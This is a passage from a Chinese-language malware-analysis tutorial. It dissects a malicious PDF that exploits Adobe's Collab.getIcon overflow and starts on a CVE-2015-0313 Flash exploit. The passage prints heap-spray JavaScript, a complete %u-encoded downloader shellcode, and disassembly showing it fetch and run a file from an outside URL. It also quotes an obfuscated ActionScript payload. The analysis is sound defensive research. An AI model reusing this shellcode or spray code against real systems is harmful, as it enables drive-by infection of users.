


图　5-2-19

16 0 obj - endobj 中间的就是 js 脚本。

针对 PDF 的解析可以参考我之前放出来的 Redoce 工具，可以针对性地对压缩过的部分进行解压，例如图中这节压缩内容解压后明显是垃圾信息，因此可以跳过，如图 5-2-20：




图　5-2-20

附件中的例子有恶意代码的部分是明文存放的，因此要对它的代码进行阅读和 Shellcode 的抽取应该是相当简单的。

图　5-2-21

还有一点是 PDF 中的 JS 并不是多“标准”，有个明显的特征是它的内容会经过一层编码，例如上图\全部被编码成了\，工具可以做简单清理，如图 5-2-21 所示。

其实清理之后，留下来了很多\”，虽然不会产生语法错误，不过看起来还是很别扭，也可以手动再把这些\都删掉。还有开头的例如(?function ...需要手动删除成(function ...。

清理完的代码见附件 malicious_VI.rar 的 pdf.js.txt。

简单地阅读一下代码，虽说一眼就能看出来 awn5fmmtY 这个变量就是 Shellcode，和、至少

是它的绝大部分，但是还是看一看吧，如图 5-2-22：

图　5-2-22

一番阅读之后，可以发现这里使用了 app[’eval’](xxxx)，正如你所见，不是他替换了什么东西，而是 PDF 中的 eval 函数实际上是属于 app 对象的，而不是 window 对象。具体可以参照参考资料 2，Adobe 的开发资料。




图　5-2-23

最终执行的就是这么一段，如图 5-2-24：

图　5-2-24

为了不让图太大，我把字号缩小了，具体可参照附件。

这一段中，采用了 awn5fmmtY = unescape(awn5fmmtY.join(""));的方式将这个 Array 输出成一个字符串。然后就是简单的堆喷过程，如图 5-2-25：




图　5-2-25

我们手动改一下变量就能看的很清楚了：

```
var fK2iJohU = 0x400000;
var mTcRGdlAFp = awn5fmmtY.length * 2;
var kIkwRkWL = fK2iJohU - (mTcRGdlAFp + 0x38);
var sR4ZJ8w7ci = unescape("%u9090%u9090");
sR4ZJ8w7ci = xZltXdRrA(sR4ZJ8w7ci, kIkwRkWL);
var lFu82BhUm = (h8qcONPj - 0x400000) / fK2iJohU;
for(var ho7zfzSpA2 = 0; ho7zfzSpA2 < lFu82BhUm; ho7zfzSpA2++)
{
    rTq8VBM7[ho7zfzSpA2] = sR4ZJ8w7ci + awn5fmmtY;
}
```

改为方便人阅读的代码就是：

```
var   arr = new Array();
var   blockSize = 0x400000;
var   shellcodeSize = shellcode.length * 2;
var   spraySize =   blockSize - (shellcodeSize + 0x38);
var   nops = unescape("%u9090%u9090");
nops = extendStrForXXTimes(nops, spraySize);
var sprayTarget = 0x0c0c0c0c;
var   fillTimes = (sprayTarget - 0x400000) / blockSize;
for(var i = 0; i < fillTimes; i++)
{
  arr[i] = nops + shellcode;
}
```

如何，上述代码是否非常眼熟？对了，随便找一个堆喷的 js 代码都是如此。这个 PDF 实际上是利用了 PDF 的 app.doc.Collab.getIcon()函数的溢出漏洞，该函数没有对文件名长度进行检查，直接拷贝进了缓冲区，是一个经典的溢出漏洞。利用时文件名需要加上特定的表示，例如下图中 N.doc，否则无法走入有漏洞的部分。Adobe JavaScript 中使用堆喷在当时效果非常稳定，如图 5-2-26：




图　5-2-26

具体细节网上有分析过程，在此不提了，Shellcode 可以简单看一下。

提取出来的 shellcode 如下：

```
%u5350%u5251%u5756%u9c55%u00e8%u0000%u5d00%ued83%u310d%u64c0%u4003%u7830%u8b0c%u0c40%
u708b%uad1c%u408b%ueb08%u8b09%u3440%u408d%u8b7c%u3c40%u5756%u5ebe%u0001%u0100%ubfee%u0
14e%u0000%uef01%ud6e8%u0001%u5f00%u895e%u81ea%u5ec2%u0001%u5200%u8068%u0000%uff00%u4e95
%u0001%u8900%u81ea%u5ec2%u0001%u3100%u01f6%u8ac2%u359c%u0263%u0000%ufb80%u7400%u8806%u
321c%ueb46%uc6ee%u3204%u8900%u81ea%u45c2%u0002%u5200%u95ff%u0152%u0000%uea89%uc281%u02
50%u0000%u5052%u95ff%u0156%u0000%u006a%u006a%uea89%uc281%u015e%u0000%u8952%u81ea%u78c2
```

%u0002%u5200%u006a%ud0ff%u056a%uea89%uc281%u015e%u0000%uff52%u5a95%u0001%u8900%u81ea%u5ec2%u0001%u5200%u8068%u0000%uff00%u4e95%u0001%u8900%u81ea%u5ec2%u0001%u3100%u01f6%u8ac2%u359c%u026e%u0000%ufb80%u7400%u8806%u321c%ueb46%uc6ee%u3204%u8900%u81ea%u45c2%u0002%u5200%u95ff%u0152%u0000%uea89%uc281%u0250%u0000%u5052%u95ff%u0156%u0000%u006a%u006a%uea89%uc281%u015e%u0000%u8952%u81ea%ua6c2%u0002%u5200%u006a%ud0ff%u056a%uea89%uc281%u015e%u0000%uff52%u5a95%u0001%u9d00%u5f5d%u5a5e%u5b59%uc358%u0000%u0000%u0000%u0000%u0000%u0000%u0000%u0000%u6547%u5474%u6d65%u5070%u7461%u4168%u4c00%u616f%u4c64%u6269%u6172%u7972%u0041%u6547%u5074%u6f72%u4163%u6464%u6572%u7373%u5700%u6e69%u7845%u6365%ubb00%uf289%uf789%uc030%u75ae%u29fd%u89f7%u31f9%ubec0%u003c%u0000%ub503%u021b%u0000%uad66%u8503%u021b%u0000%u708b%u8378%u1cc6%ub503%u021b%u0000%ubd8d%u021f%u0000%u03ad%u1b85%u0002%uab00%u03ad%u1b85%u0002%u5000%uadab%u8503%u021b%u0000%u5eab%udb31%u56ad%u8503%u021b%u0000%uc689%ud789%ufc51%ua6f3%u7459%u5e04%ueb43%u5ee9%ud193%u03e0%u2785%u0002%u3100%u96f6%uad66%ue0c1%u0302%u1f85%u0002%u8900%uadc6%u8503%u021b%u0000%uebc3%u0010%u0000%u0000%u0000%u0000%u0000%u0000%u8900%u1b85%u0002%u5600%ue857%uff58%uffff%u5e5f%u01ab%u80ce%ubb3e%u0274%uedeb%u55c3%u4c52%u4f4d%u2e4e%u4c44%u004c%u5255%u444c%u776f%u6c6e%u616f%u5464%u466f%u6c69%u4165%u7500%u6470%u7461%u2e65%u7865%u0065%u7263%u7361%u2e68%u6870%u0070%u7468%u7074%u2f3a%u692f%u6b6e%u616b%u2e6b%u6e63%u652f%u746e%u7265%u752f%u6470%u7461%u2e65%u6870%u3f70%u6469%u333d%u7226%u7465%u6f3d%u006b%u9000




图　5-2-27

通过简单处理可以看到就是简单的 URLDownloadToFile，由于这里%u0000 不会影响流程，所以支持带 0 的 shellcode 使得它的体积缩小了很多。简单调试一下吧。将 shellcode 附着到 exe 之后（附件 malicious2.exe.txt）。

代码十分简单，如图 5-2-28：




图　5-2-28

首先 PUSHAD PUSHFD，然后使用 POP EBP，SUB EBP,0D 来构造一个栈帧，如图 5-2-29：

```
00405008  .  E8 00000000    CALL 0040500D
0040500D  $  5D             POP EBP
0040500E  .  83ED 0D        SUB EBP,0D
00405011  .  31C0           XOR EAX,EAX
```


图　5-2-29

接着又是常见的 fs:30、0c、1c、8、34 这些常见的值，后面的内容不言自明，我们可以锻炼一下静态阅读，具体动作如图 5-2-30~图 5-2-31：

```
00405011  .  31C0           XOR EAX,EAX
00405013  .  64:0340 30     ADD EAX,DWORD PTR FS:[EAX+30]
00405017  .v 78 0C          JS SHORT 00405025
00405019  .  8B40 0C        MOV EAX,DWORD PTR DS:[EAX+0C]
0040501C  .  8B70 1C        MOV ESI,DWORD PTR DS:[EAX+1C]
0040501F  .  AD             LODS DWORD PTR DS:[ESI]
00405020  .  8B40 08        MOV EAX,DWORD PTR DS:[EAX+8]
00405023  .v EB 09          JMP SHORT 0040502E
00405025  >  8B40 34        MOV EAX,DWORD PTR DS:[EAX+34]
00405028  .  8D40 7C        LEA EAX,[EAX+7C]
0040502B  .  8B40 3C        MOV EAX,DWORD PTR DS:[EAX+3C]
```


图　5-2-30

```
00405030  .  BE 5E010000    MOV ESI,15E
00405035  .  01EE           ADD ESI,EBP
00405037  .  BF 4E010000    MOV EDI,14E
0040503C  .  01EF           ADD EDI,EBP
0040503E  .  E8 D6010000    CALL 00405219
00405043  .  5F             POP EDI
00405044  .  5E             POP ESI
00405045  .  89EA           MOV EDX,EBP
00405047  .  81C2 5E01000(  ADD EDX,15E
0040504D  .  52             PUSH EDX
0040504E  .  68 80000000    PUSH 80
00405053  .  FF95 4E01000(  CALL DWORD PTR SS:[EBP+14E]
00405059  .  89EA           MOV EDX,EBP

Address   Hex dump                                        ASCII
0040514E  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0040515E  47 65 74 54 65 6D 70 50 61 74 68 41 00 4C 6F 61  GetTempPathA.Loa
```

EDI　ESI

图　5-2-31

也即跟着查找 GetTempPathA（ebp+15e）等等函数的地址并保存在 ebp+14e 处。

然后，还是上图，就可以知道 0x405053 处的 call 实际上就是 call 了 GetTempPathA，在此获得临时目录位置，接下来如图 5-2-32：

```
00405053   .  FF95 4E01000  CALL DWORD PTR SS:[EBP+14E]
00405059   .  89EA          MOV EDX,EBP
0040505B   .  81C2 5E01000  ADD EDX,15E
00405061   .  31F6          XOR ESI,ESI
00405063   .  01C2          ADD EDX,EAX
00405065   >  8A9C35 63020  MOV BL,BYTE PTR SS:[ESI+EBP+263]
0040506C   .  80FB 00       CMP BL,0
0040506F   .  74 06         JE SHORT 00405077
00405071   .  881C32        MOV BYTE PTR DS:[ESI+EDX],BL
00405074   .  46            INC ESI
00405075   .^ EB EE         JMP SHORT 00405065
00405077   >  C60432 00     MOV BYTE PTR DS:[ESI+EDX],0
0040507B   .  89EA          MOV EDX,EBP
0040507D   .  81C2 4502000  ADD EDX,245
00405083   .  52            PUSH EDX
00405084   .  FF95 5201000  CALL DWORD PTR SS:[EBP+152]
0040508A   .  89EA          MOV EDX,EBP
0040508C   .  81C2 5002000  ADD EDX,250
00405092   .  52            PUSH EDX
00405093   .  50            PUSH EAX
00405094   .  FF95 5601000  CALL DWORD PTR SS:[EBP+156]
0040509A   .  6A 00         PUSH 0
0040509C   .  6A 00         PUSH 0
```


图　5-2-32

此处 LoadLibrary EBP+245 处的内容（URLMON.dll），然后并 GetProcAddress 获取 EBP+250 处的函数地址（URLDownloadToFileA），并最终调用 URLDownloadToFileA，下载的文件是 EBP+278 处的 URL，保存到 EBP+15E 处（%temp%\update.exe），如图 5-2-33：

```
0040509C   .  6A 00         PUSH 0
0040509E   .  89EA          MOV EDX,EBP
004050A0   .  81C2 5E01000  ADD EDX,15E
004050A6   .  52            PUSH EDX
004050A7   .  89EA          MOV EDX,EBP
004050A9   .  81C2 7802000  ADD EDX,278
004050AF   .  52            PUSH EDX
004050B0   .  6A 00         PUSH 0
004050B2   .  FFD0          CALL EAX                                  KERNELBA
004050B4   .  6A 05         PUSH 5
004050B6   .  89EA          MOV EDX,EBP
EAX=75380000 (KERNELBASE.<STRUCT IMAGE_DOS_HEADER>) (current registers)
malicious_2.<ModuleEntryPoint>+0B2
```

Address	Hex dump	ASCII
00405236	FF FF 5F 5E A[illegible] 01 CE 80 3E BB 74 02 EB ED C3 55	ÿÿ_^«©ÎÇ>»t☻ëíÃU
00405246	52 4C 4D 4F [illegible]E 2E 44 4C 4C 00 55 52 4C 44 6F 77	RLMON.DLL URLDow
00405256	6E 6C 6F 61 64 54 6F 46 69 6C 65 41 00 75 70 64	nloadToFileA upd
00405266	61 74 65 [illegible]E 65 78 65 00 63 72 61 73 68 2E 70 68	ate.exe crash.ph
00405276	70 00 68 74 74 70 3A 2F 2F 69 6E 6B 6B 61 6B 2E	p http://inkkak.
00405286	63 6E 2F 65 6E 74 65 72 2F 75 70 64 61 74 65 2E	cn/enter/update.
00405296	70 68 70 3F 69 64 3D 33 26 72 65 74 3D 6F 6B 00	php?id=3&ret=ok

图　5-2-33

并在此调用 EBP+15E 的函数（WinExec）执行下载回来的程序，如图 5-2-34：

```
004050B4   .  6A 05          PUSH 5
004050B6   .  89EA           MOV EDX,EBP
004050B8   .  81C2 5E01000   ADD EDX,15E
004050BE   .  52             PUSH EDX
004050BF   .  FF95 5A01000   CALL DWORD PTR SS:[EBP+15A]
004050C5   .  89EA           MOV EDX,EBP
004050C7   .  81C2 5E01000   ADD EDX,15E
004050CD   .  52             PUSH EDX
004050CE   .  68 80000000    PUSH 80
004050D3   .  FF95 4E01000   CALL DWORD PTR SS:[EBP+14E]
```


图　5-2-34

然后再次获取 Temp 目录的地址，重复之前的步骤，只不过下载到的是%temp%\crash.php，并再次调用 WinExec 执行，POPFD POPAD，退出程序。

这个 Shellcode 的主要作用就是下载者了，因此到这里也算是完美的完成了任务了。让我们再看看它的亲戚：SWF。

VI.3 Shellcode in SWF

如上一节所说，SWF 凭借着目前网上最为流行的多媒体互动程序 Adobe Flash Player，SWF 的用户量只会比难兄难弟 PDF 的大而不会小，而 SWF 的漏洞高发，导致了 SWF 也称为了漏洞利用者心目中的明星。针对 SWF 的反编译，可以依赖于 Eltima Software 的 Flash Decompiler Trillix，或者其他能弄成 AS 文件的都可以。

单从 SWF 自身来说，它的压缩模式常见的两种，文件头是 CWS 的表示使用了压缩，也是 zlib 算法，FWS 的表示没有压缩过。

我的工具中也提供了对 SWF 的自动解压，由于有些网马会把 URL 明文存放，所以处理后还是可以方便病毒研究者来抓出 URL 的，如图 5-2-35：




图　5-2-35

接下来可以阅读 SWF 的 Action Script 了，与之相关的书籍可以参考《ActionScript 3.0 Bible》，这是一本介绍十分详细的工具书，或者其他你手头可以让你迅速看懂 AS 的资料也可。
附件中 malicous3.swf.txt 是 CVE-2015-0313 的利用文件，该漏洞是 Flash Player 的一个 UAF 问题，具体细节网上有很多了，这里我们还是针对 SWF 到 AS 的过程做一些解释：
使用 Flash Decompiler Trillix 载入该 swf 文件，如图 5-2-36：




图　5-2-36

可以看到 AS 脚本中有三个类，这个 SWF 文件抓取自使用 AEK ，AEK 提供给别人用的东西都是高度混淆的，这里面也不例外，可见各个类的名字就已经被混淆过了。
一个小问题是 AEK 是漏洞工具包，或者白话点就是卖给别人用来坑其他人的软件，不是漏洞名。国内的一个软件曾经提示了 AEK 是漏洞，其实是不正确的，具体名字我也就不截图了，如图 5-2-37：

图　5-2-37

AS3.0 中会使用 Worker 对象，Worker 对象间也可以共享对象 3，漏洞代码通过触发在主执行线程和 worker 间共享的 MessageChannel 属性中的漏洞来执行。主要是三步：
1. 通过 setSharedProperty 把一个 ByteArray 对象设置为共享属性
2. 把这个 ByteArray 设置到 domainMemory 中
3. worker 调用 getSharedProperty 获取这片内存，然后调用 ByteArray::Clear 清空它。Clear 之后，domainMemory 并没有将内存置空，从而导致了 UAF 的存在。
然后，让我们先阅读一下 SWF 代码，如图 5-2-38：

```
In &.as：
 private static var 5:&;
 5 = new &();
```

```
public final class & extends Object
{
    public function &()
    {
        super();
        this.4 = "BAPO6SgZHyVGF2wyfDxKWWhnaskM4AjypLBl
d17ho/dK04jK0d0dSv9T+ws/ojl0l92UqaTgsnYHoxS+KWREkdkPt8vMc
JZXuvw7gJlf9WkHklQMKvCqd8xBmloZJApKzVjuCaYchQrtUVoTR1hLuK
sspeioK+n6jTiUnk3MAl9BO/Z2ntD/QBha7MimgKJT7XnyqoZ3udCDPusl
90YjHrpY7op5XxjoLpb7s0yAzlQv4/CFNipfy4t3gxThaAuAfsDs9al0J
zabN/xrlc/WTmfcsUFSGUI0Xs1ewYGb4l8rX90aeW8XmGIR7q05AIPy+0
rTXKARfeL5Lr94FAaaXm/bURB0xQEoTIBTzr9vlwk5
```

drops.wooyun.org

图　5-2-38

这里的逻辑是如此连上的，所以“5”可以看作是 class “&”的实例。
由于 class &::&()中设置了 this.4 = "BAPO6SgZH....”；因此，

```
public static function 7():*
{
    var loc1:*='(5.4);
    var loc2:*=,();
    var loc3:*=new 5.!();
    var loc4:*=0;
    var loc5:*=0;
    var loc6:*=0;
```

drops.wooyun.org

图　5-2-39

函数 7()中事实上 loc1 的值就是经过函数’()处理后的 this.4 后面这一串字符了，
函数’()的定义如图 5-2-40：

```
private static function '(arg1:String):*
{
    var loc5:*=0;
    var loc6:*=0;
    var loc1:*=new 5.!();
    var loc2:*=new Array(4);
    var loc3:*=new Array(3);
    var loc4:*=0;
    while (loc4 < arg1.length)
    {
        loc5 = 0;
        while (loc5 < 4 && loc4 + loc5 < arg1.length)
        {
            loc2[loc5] = 5.3.indexOf(arg1.charAt(loc4 + loc5));
```

drops.wooyun.org

图　5-2-40

不过这么看实在是太痛苦了，而且由于这个混淆使得 Adobe Flash Professional CS5 的着色也发生了混乱，因此让我们手动替换一下里面的值，如图 5-2-41：

